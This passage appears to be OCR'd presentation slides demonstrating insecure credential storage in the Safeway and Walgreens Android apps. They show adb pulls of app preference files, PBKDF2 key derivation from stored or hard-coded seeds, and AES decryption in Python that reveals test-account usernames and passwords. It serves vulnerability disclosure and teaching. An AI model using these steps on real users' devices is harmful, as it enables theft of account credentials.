
Safeway



```
Sams-MacBook-Pro-3:platform-tools sambowne$ cat accountpref.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <string name="user_password">0C66B2215FC5F5A6017D95ECDD4AE784</string>
    <string name="private_userseed">user_login378710819</string>
    <string name="private_passwordseed">user_password2058718939</string>
    <string name="private_salt">6FYi1/Lt0pVN3Z/NuLU+Pg==</string>
    <boolean name="is_logged_in" value="true" />
    <string name="user_login">7E48C64C2D84BDDB31B70585A902AEA17CF89D49C0D00B68FABDC92583217A0A</string>
</map>
```




```
>>> import pbkdf2
>>> seed = 'user_login378710819'
>>> salt = '6FYi1/Lt0pVN3Z/NuLU+Pg=='.decode("base64")
>>> pbkdf2.PBKDF2(seed, salt).read(16).encode("hex")
'bd3ecd1bbb382b86ca13854c26fc051b'
```




```
>>> import pbkdf2
>>> seed = 'user_password2058718939'
>>> salt = '6FYi1/Lt0pVN3Z/NuLU+Pg=='.decode("base64")
>>> pbkdf2.PBKDF2(seed, salt).read(16).encode("hex")
'245b01831db4ed2d90f98acdf6d85244'
```

Safeway




```
Sams-MacBook-Pro-3:python sambowne$ python safeway
Input file (from shared_prefs/accountpref.xml): [safeway.xml] safeway2.xml

Here's the data the Safeway app stores on your phone:

user_password:  0C66B2215FC5F5A6017D95ECDD4AE784
private_userseed:  user_login378710819
private_passwordseed:  user_password2058718939
private_salt:  6FYi1/Lt0pVN3Z/NuLU+Pg==
user_login:  7E48C64C2D84BDDB31B70585A902AEA17CF89D49C0D00B68FABDC92583217A0A

Decrypting it yields:

Username:  test1111@aol.com
Password:  P@ssw0rd
```

Walgreens



```
Sams-MBP-3:platform-tools sambowne$ ./adb pull /data/data/com.usablenet.mobile.walgreen/shared_prefs/Wa
lgreenPrefs.xml
3265 KB/s (4441 bytes in 0.001s)
Sams-MBP-3:platform-tools sambowne$ grep walgreenuser WalgreenPrefs.xml
    <string name="walgreenuser">6F7460E44C59F06AF86E9DE9BAF9339ECC35CFBF9D5F6357C99D0E625CBBEDD49C0090E
A990366F58461F3FC593701EE695A09A784989E8D5A555297619FFABF2BF4DA45B8512ACEFCF01CF059BF3118AFBB0B6C1E03C9
7D7BDC43649970610A3E5414691FA3CDB0F83FD18530328E437F38F3E06A82CEC66E2CD8E92CA345FAE512E3C36E3B43AF86516
223BF04048381938AC64A7C4DED7CDE48207E15CA22E9A3BE17D2594F2BD71F66469E03B4C32D6B4C243FE4F07A53E8BE303AD4
623B</string>
```



The Walgreens Encryption Key


The Walgreens userdata encryption key is always the same. It is calculated from a seed, which is hard-coded in the app in three places:

```
./res/values/strings.xml:    phW5854acbc576=
./res/values/strings.xml:    phW5854acbc576=
./smali_classes5/com/walgreens/quickprint/sdk/html5/c.smali:    const-string/jumbo v0, "phW5854acbc576="
```

The actual encryption key is calculated from that seed using PBKDF2, as shown below.


```
>>> import pbkdf2
>>> seed = 'phW5854acbc576='
>>> pbkdf2.PBKDF2(seed, seed, 128).read(32).encode("hex")
'181cbb25f54b9ab0b7057e3b9329c355e6d3aeda1b73a7c38144a9af067cfa6f'
```

Walgreens



```
Sams-MacBook-Pro-3:~ sambowne$ python
Python 2.7.11 (default, Dec  5 2015, 14:44:53)
[GCC 4.2.1 Compatible Apple LLVM 7.0.0 (clang-700.1.76)] on darwin
Type "help", "copyright", "credits" or "license" for more information.
>>> from Crypto.Cipher import AES
>>> key = '181cbb25f54b9ab0b7057e3b9329c355e6d3aeda1b73a7c38144a9af067cfa6f'.decode("hex")
>>> cipher = AES.new(key)
>>> ct = '6F7460E44C59F06AF86E9DE9BAF9339ECC35CFBF9D5F6357C99D0E625CBBEDD49C0090EA990366F58461F3FC5937
01EE695A09A784989E8D5A555297619FFABF2BF4DA45B8512ACEFCF01CF059BF3118AFBB0B6C1E03C97D7BDC43649970610A3E
5414691FA3CDB0F83FD18530328E437F38F3E06A82CEC66E2CD8E92CA345FAE512E3C36E3B43AF86516223BF04048381938AC6
4A7C4DED7CDE48207E15CA22E9A3BE17D2594F2BD71F66469E03B4C32D6B4C243FE4F07A53E8BE303AD4623B'.decode("hex"
)
>>> cipher.decrypt(ct)
'{"dob":"","email":"test1111@aol.com","firstName":"TestF","lastName":"TEstL","password":"P@ssw0rd123",
"phone":"","username":"test1111@aol.com","remberUsername":true,"remberPassword":true}\x06\x06\x06\x06\
x06\x06'
>>>
```

